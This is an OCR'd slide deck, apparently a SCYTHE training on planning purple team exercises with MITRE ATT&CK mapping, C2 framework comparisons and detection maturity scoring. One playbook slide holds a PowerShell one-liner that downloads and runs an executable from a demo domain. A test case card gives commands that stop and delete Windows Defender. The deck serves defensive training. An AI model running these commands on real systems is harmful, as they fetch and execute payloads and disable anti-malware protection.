
David Bianco: http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html



Extract TTPs



ATT&CK Navigator




Analyze & Organize

Tactic	Description
Description	Description of adversary
Objective	Adversary objectives and goals
Command and Control	Technique ID - Technique Name - Details
Initial Access	Technique ID - Technique Name - Details
Execution	Technique ID - Technique Name - Details
Defense Evasion	Technique ID - Technique Name - Details
Discovery	Technique ID - Technique Name - Details
Privilege Escalation	Technique ID - Technique Name - Details
Persistence	Technique ID - Technique Name - Details
Credential Access	Technique ID - Technique Name - Details
Exfiltration	Technique ID - Technique Name - Details

#ThreatThursday

- Weekly Adversary
  - Introduce Adversary
  - Consume CTI and map to MITRE ATT&CK
  - Present Adversary Emulation Plan
  - Share the plan on SCYTHE Community Threat Github
    - https://github.com/scythe-io/community-threats/
  - Emulate Adversary
  - How to defend against adversary
- All updated here: https://www.scythe.io/threatthursday




Orangeworm

Tactic	Description
Description	Orangeworm is a group that has targeted organizations in the healthcare sector in the United States, Europe, and Asia since at least 2015 for corporate espionage.
C2	T1071 - Application Layer Protocol; T1071.001 - Web Protocols; T1008 - Fallback Channel
Execution	T1218 - Signed Binary Proxy Execution; T1218.011 - Rundll32; T1059 - Command and Scripting Interpreter; T1059.003 - Windows Command Shell; T1569 - System Services; T1569.002 - Service Execution
Defense Evasion	T1036 - Masquerading; T1036.004 - Masquerade Task or Service; T1027 - Obfuscated Files or Information; T1027.001 - Binary Padding; T1070 - Indicator Removal on Host; T1070.004 - File Deletion; T1070.005 - Network Share Connection Removal; T1140 - Deobfuscate/Decode Files or Information
Discovery	T1087 - Account Discovery; T1087.001 - Local Account; T1087.002 - Domain Account; T1201 - Password Policy Discovery; T1069 - Permission Groups Discovery; T1069.002 - Domain Groups; T1069.001 - Local Groups; T1057 - Process Discovery; T1018 - Remote System Discovery; T1082 - System Information Discovery; T1016 - System Network Configuration Discovery T1049 - System Network Connections Discovery; T1033 - System Owner/User Discovery; T1007 - System Service Discovery T1083 - File and Directory Discovery;T1124 - System Time Discovery; T1135 - Network Share Discovery
Persistence	T1136.001 - Local Account; T1136.002 - Domain Account; T1543.003 - Windows Service
Lateral Movement	T1021 - Remote Services; T1021.002 - SMB/Windows Admin Shares; T1105 - Ingress Tool Transfer; T1570 - Lateral Tool Transfer

All about the TTPs

- Planning is extremely important
- Choose TTPs that are:
  - Not prevented
  - Logged
  - Detected
  - Alerted
- Focus is on improving people and process



Tabletop TTPs with Managers

- Identify controls expected for those TTPs and which teams should have visibility of TTP activity
- Create table showing expected outcomes per team:

Test Case	Tactic	Technique	ATT&CK Mapping	Expected Detection	Expected Visibility
<Test Case>	<Tactic>	<Technique>	<ATT&CK ID>	<Control>	SOC, Hunt, and/or DFIR
<Test Case>	<Tactic>	<Technique>	<ATT&CK ID>	<Control>	SOC, Hunt, and/or DFIR
<Test Case>	<Tactic>	<Technique>	<ATT&CK ID>	<Control>	SOC, Hunt, and/or DFIR

Determine Tools to Use - C2 Matrix

- Google Sheet of C2s
- https://www.thec2matrix.com/
- Find ideal C2 for your needs
- https://howto.thec2matrix.com
- SANS Slingshot C2 Matrix VM
- @C2_Matrix

	UI			Channel											Agents		
Name	Multi-User	UI	API	TCP	HTTP	HTTP2	HTTP3	DNS	DoH	ICMP	FTP	IMAP	MAPI	SMB	Windows	Linux	macOS
Apfell	Yes	Web	Yes	No	Yes	No	No	No	No	No	No	No	No		No	Yes	Yes
C3													No				
CALDERA	Yes	Web	Yes	No	Yes	No	No	No	No	No	No	No	No		Yes	Yes	Yes
Cobalt Strike	Yes	GUI	No	Yes	Yes	No	No	Yes	No	No	No	No	No	Yes	Yes	No	No
Covenant	Yes	Web	Yes	No	Yes	No	No	No	No	No	No	No	No	Yes	Yes	No	No
Dali	No	CLI	No	No	Yes	No	No	No	No	No	No	No	No	No	BYOI	BYOI	BYOI
Empire	No	GUI	Yes	No	Yes	No	No	No	No	No	No	No	No		Yes	Yes	Yes
EvilOSX	No	GUI	No	No	Yes	No	No	No	No	No	No	No	No		Yes	Yes	Yes
Faction C2	Yes	Web	Yes	Yes	Yes	No	No	No	No	No	No	No	No		Yes	No	No
FlyingAFalseFlag	No	CLI	No	No	Yes	No	No	No	No	No	No	No	No		Yes	No	No
FudgeC2	Yes	Web	No	No	Yes	No	No	No	No	No	No	No	No	No	Yes	No	No
godoh	No	CLI	No	No	No	No	No	Yes	Yes	No	No	No	No		Yes	Yes	Yes
ibombshell	No	GUI	No	No	Yes	No	No	No	Yes	No	No	No	No		Yes	Yes	Yes
INNUENDO	Yes	Web	Yes	No	Yes	No	No	Yes	No	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes
Koadic C3	No	GUI	No	No	Yes	No	No	No	No	No	No	No	No		Yes	No	No
MacShellSwift	No	CLI	No	No	Yes	No	No	No	No	No	No	No	No		No	No	Yes
Merlin	No	GUI	No	No	Yes	Yes	Yes	No	No	No	No	No	No		Yes	Yes	Yes
Metasploit	Yes	CLI	Yes	Yes	Yes	No	No	No	No	No	No	No	No	Yes	Yes	Yes	Yes
Nuages	Yes	GUI	Yes	No	Yes	No	No	No	No	No	No	No	No		Yes	No	No
Octopus	No	GUI	No	No	Yes	No	No	No	No	No	No	No	No	No	Yes	No	No
PoshC2	Yes	CLI	No	No	Yes	No	No	No	No	No	No	No	No		Yes	Yes	Yes
PowerHub	Yes	Web	No	No	Yes	No	No	No	No	No	No	No	No		Yes	No	No
Prismatica	Yes	GUI	Yes	Yes	Yes	No	No	No	No	No	No	No	No		Yes	Yes	Yes
Pupy	No	CLI	No												Yes	Yes	No
QuasarRAT																	
Red Team Toolkit	No	CLI	No	No	Yes	No	No	No	No	No	No	No	No	Yes	Yes	No	No
redViper																	
ReverseTCPShell	No	CLI	No	Yes	No	No	No	No	No	No	No	No	No	No	Yes	No	No
SCYTHE	Yes	Web	Yes	Yes	Yes	No	No	Yes	No	No	No	No	No	Yes	Yes	Yes	Yes
SilentTrinity	Yes	CLI	No	No	Yes	No	No	No	No	No	No	No	No		Yes	No	No
Sliver	Yes	CLI	No	Yes	Yes	No	No	Yes	No	No	No	No	No		Yes	Yes	Yes
Throwback	Yes	Web	No	No	Yes	No	No	No	No	No	No	No	No	No	Yes	No	No
Trevor C2	No	CLI	No	No	Yes	No	No	No	No	No	No	No	No		Yes	Yes	Yes
Voodoo	Yes	Web	No	Yes	Yes	No	No	No	No	No	No	No	No	No	Yes	Yes	Yes
WEASEL	No	CLI	No	No	No	No	No	Yes	No	No	No	No	No	No	Yes	Yes	Yes

SCYTHE


Logistics

- Pick a location
- Virtual or Remote?
  - Virtual: Choose a Platform (Zoom, GoToMeeting, etc)
  - For physical locations: SOC locations are ideal as SOC Analysts, Hunt Team, and Incident Response are generally physically present
    - Obtain travel approval from sponsors
    - Plan to arrive a day early
    - Training room or large conference room
- Each attendee should have workstation with media output or screen sharing to show current screen to other participants

Target Systems

Provision production systems for exercise that represent the organization

- Endpoint Operation Systems
  - Standard endpoints - 2 of each (Windows 10, Linux, macOS)
  - Physical systems
  - Virtual Desktop Infrastructure
  - Terminal Services/Citrix
- Server Operating Systems in Environment
  - Windows Servers
  - *nix Servers
  - Include Virtual and Cloud Servers



Security Tools

Request the target systems have production security tools:

- Anti-Virus/Anti-Malware/Anti-Exploit
- Endpoint Detection & Response (EDR)
- Forensic Tools
- Image acquisition
- Live forensics
- Ensure flow of traffic goes through standard, production network-based devices such as firewalls and proxy logs

Target Accounts

Target accounts (a.k.a service accounts, functional IDs) should be created for logging into systems, accessing proxies/internet, email, etc. and to ensure real production credentials are not compromised during the Purple Team Exercise.

- Request new account of a standard user
- Request Standard Email and Proxy/internet access
- Add new account as local administrator of the target systems

Testing in a Lab?

If focus is only on training people, a lab will do (that is what we are about to do!)

- https://github.com/DefensiveOrigins/APT-Lab-Terraform
- https://github.com/DefensiveOrigins/LABPACK
- https://github.com/DefensiveOrigins/APT-Lab-FastOpticsSetup
- https://github.com/DefensiveOrigins/AtomicPurpleTeam

Attack Infrastructure (1)

- Choose and procure external hosting provider
- Create external virtual machines
  - Only allow connection from target organization outbound IP Addresses and Red Teamer IP Addresses
  - Setup credential theft site and/or payload delivery sites
  - Setup C2 Infrastructure – based on payloads and TTP
  - Setup redirectors/relays
- Ensure SMTP servers allow sending emails into organization
  - Shared Email Service should be allowed in
  - If using new SMTP servers, this may require more time for gaining reputation

Attack Infrastructure (2)

- Purchase Domains
- Generate or purchase TLS Certificates
- Setup Domain Fronting (if required)
- Categorize domains or ensure proxies/outbound controls allow access
- Provide IPs and Domains to Blue Team if testing will be performed before the exercise
- Test payloads and domains with Blue Team Manager to ensure allowlists are complete and payloads/C2 is working. This should be done against test systems; not the same one for the exercise.

Internal Infrastructure

- Create internal virtual machines for attack
- Ensure systems allowed on Network Access Control solutions
- Setup C2 Infrastructure – based on payloads and TTP
- Test payloads as Purple Team with Blue Team manager to ensure payloads/C2 is working. This should be done against test systems; not the same one for the exercise.


Red Team Preparation

- Setup at least 2 systems to show attack activity
- Ensure Attack Infrastructure is fully functional
- Ensure Target Systems are accessible functional
- Document all commands required to emulate TTPs in playbook
- Setup resource scripts/framework equivalent to generate payloads and setup handlers
- Test TTPs before exercise on different hosts than the exercise hosts but that are configured exactly alike

Playbooks

Create Campaigns in SCYTHE beforehand

- HTTP - IP - 5 second heartbeat - BACON.exe
  - User Execution: Malicious File (T1204.002)
- HTTPS - IP - 5 second heartbeat - BACON.dll
  - Signed Binary Proxy Execution: Rundll32 (T1218.011)
    - rundll32.exe BACON.dll,PlatformClientMain
- HTTPS - Domain - 5 second heartbeat
  - Command and Scripting Interpreter: PowerShell (T1059.001)
    - $myscriptblock={$url="https://madrid.scythedemo.com/ServiceLogin?active=xdHu2K8hG0yvEzMMC-AR7g&b=false";$wc=New-Object System.Net.WebClient;$output="C:\Users\Public\scythe_payload.exe";$wc.DownloadFile($url,$output);C:\Users\Public\scythe_payload.exe};Invoke-Command -ScriptBlock $myscriptblock;



SOC/Hunt Team Preparation

- Validate security tools are reporting to production security tools from the target systems
- Ensure attack infrastructure is accessible through proxy/outbound controls
- Ensure attack infrastructure is being decrypted (TLS decryption/interception)
- Verify allowlists and notify Red Team
- Work with Red Team as payloads and C2 are tested prior to exercise on non-exercise systems
- Threat Hunting Playbooks - https://threathunterplaybook.com/introduction.html

DFIR Preparation

- Create an exercise case as per the DFIR process
  - This will allow tagging artifacts and following normal processes without flagging any suspicious activity (e.g. pulling memory from a system that does not have a formal case)
  - Ensure the target systems are not segmented or wiped as they will be used throughout the exercise. It is worth noting that DFIR results serve as a great resource for Cyber Threat Intelligence.
- Ensure the correct forensic tools are deployed on the target systems
- Install Live Forensic Tools for efficiency during Purple Team Exercise. For example:
  - Sysmon
  - Processmon

Kick Off the Exercise

- Sponsor kicks off the exercise
- Motivate the attendees
- Go over the flow of the exercise

Exercise Flow

1. Cyber Threat Intelligence, Exercise Coordinator, and/or Red Team presents the adversary, TTPs, and technical details:
    - Adversary behavior
    - Procedure
    - Tool used
    - Attack Vector
    - Delivery Method
    - Privilege gained
2. Purple Team discussion of expected controls based on TTP
    - SOC: Any logs or alerts for this TTP
    - Hunt Team: Any Hunt Cases for this TTP
    - DFIR: Documented methods to identify if TTP was leveraged

Exercise Flow

3. Red Team executes the TTP
    - Provides attacker IP
    - Provides target
    - Provides exact time
    - Shows the attack on projector
4. SOC, Hunt, and DFIR follow process to identify evidence of TTP
    - Time should be monitored to meet expectation and move exercise along


Measure Detection Maturity

0. Emulation does not generate events
1. Emulation generates events locally
2. Emulation generates events centrally (no alert)
3. Emulation triggers an alert
4. Emulation triggers the response process

Shout out to @mvelazco

See his DerbyCon Talk “I sim(ulate), therefore I catch”

https://www.youtube.com/watch?v=7TVp4g4hkpg


Edit Disable Windows Anti-Malware Services Test Case
Status: Completed
Attack Start
03/20/2019 18:18:01 status changed to InProgress
Attack Stop
03/20/2019 18:18:03 status changed to Completed
Source IPs
Red Team Details
Name
Disable Windows Anti-Malware Services
Description
Malware emulation - determine whether services Microsoft "WinDefend", Malwarebytes "MBAMService", Sophos "SAVService" are running. If detected, execute a command to stop and kill them, along with killing their relevant processes.
Technique
Windows Defense Evasion
Phase
Exploitation
Command
cmd.exe /c sc stop WinDefend
cmd.exe /c sc delete WinDefend
kill the relevant processes "MsMpEng.exe", "MSASCuiL.exe" (for
References
Attacker Tools
Manual Techniques
Target Assets
10.0.23.1
Blue Team Details
Outcome
TBD
Blocked
Detected
NotDetected
Detecting Blue Tool(s):
McAfee ESM
McAfee Endpoint
What was the alert severity?
Info
Low
TBD
Med
High
Critical
Outcome Notes
Detected AV stop and high level alert generated and noted by Blue Team.
Tags
Rules
Detection Time
03/20/2019 18:18:05 outcome changed to Detected
Expected Detection Layers
SIEM
EDR
Endpoint Protection
Detection
1.) Detect AV stop events.
Capture Data Sources: API monitoring, File monitoring, Services, Windows Registry, Process command-line parameters, Anti-virus
Prevention
Evidence Files
Cancel
Save

Exercise Flow


5. Share screen if TTP was identified, received alert, logs, or forensics
    a. Time to detect
    b. Time to receive alert
    c. Red Team stops TTP
    d. Show on screen TTP evidence stopped
    e. Red Team runs TTP again
6. Document results - what worked and what did not
7. Are there any short term adjustments that can increase visibility?
    a. Implement adjustment
    b. Red Team repeats TTP
8. Document any feedback and/or Action Items for TTP
9. Repeat for next TTP

Lessons Learned

- At least one dedicated Exercise Coordinator should be assigned to take minutes, notes, action items, and feedback
- Daily emails should be sent to all attendees and sponsors with minutes, action items, and plan for the next day
- The Exercise Coordinator is responsible for the creation of a Lessons Learned document following each exercise
- A feedback request should be sent to all attendees on the last day of the Purple Team Exercise to obtain immediate feedback, while it is fresh on attendee's minds
- Lessons Learned documents should be completed and sent to Sponsors and Attendees less than 2 weeks after the exercise has concluded

SCYTHE

- Enterprise-Grade platform for Adversary Emulation
  - Creating custom, controlled, synthetic malware
  - Can be deployed on-premises or your cloud
- Emulate known threat actors against an enterprise network
  - **Consistently execute** adversary behaviors
  - **Continually assess** security controls
  - **Decreased evaluation time** of security technologies
  - **Identify blind spots** for blue teams
  - **Force-multiplier for red team** resources
  - **Measure and improve response** of people and process



Features & Capabilities

- Enterprise C2
  - HTTP(S), DNS, SMB
  - Google, Twitter, Stego
- Automation
  - Build cross-platform synthetic malware via dashboard
  - Synthetic malware emulates chosen behaviors consistently
- Delivery methods
  - Web Page/ Drive-by (T1189)
  - Phishing Link (T1192)
  - Phishing Attachment (T1193)
- Reports
  - HTML Report, CSV Report, Executive Report and Technical Report
  - Mapped to MITRE ATT&CK
- Integrations
  - PlexTrac - automated report writing and handling
  - Integrated with SIEMs (Splunk and Syslog)
  - Red Canary's Atomic Red Team
  - VECTR - for tracking and showing value

Hands On Time!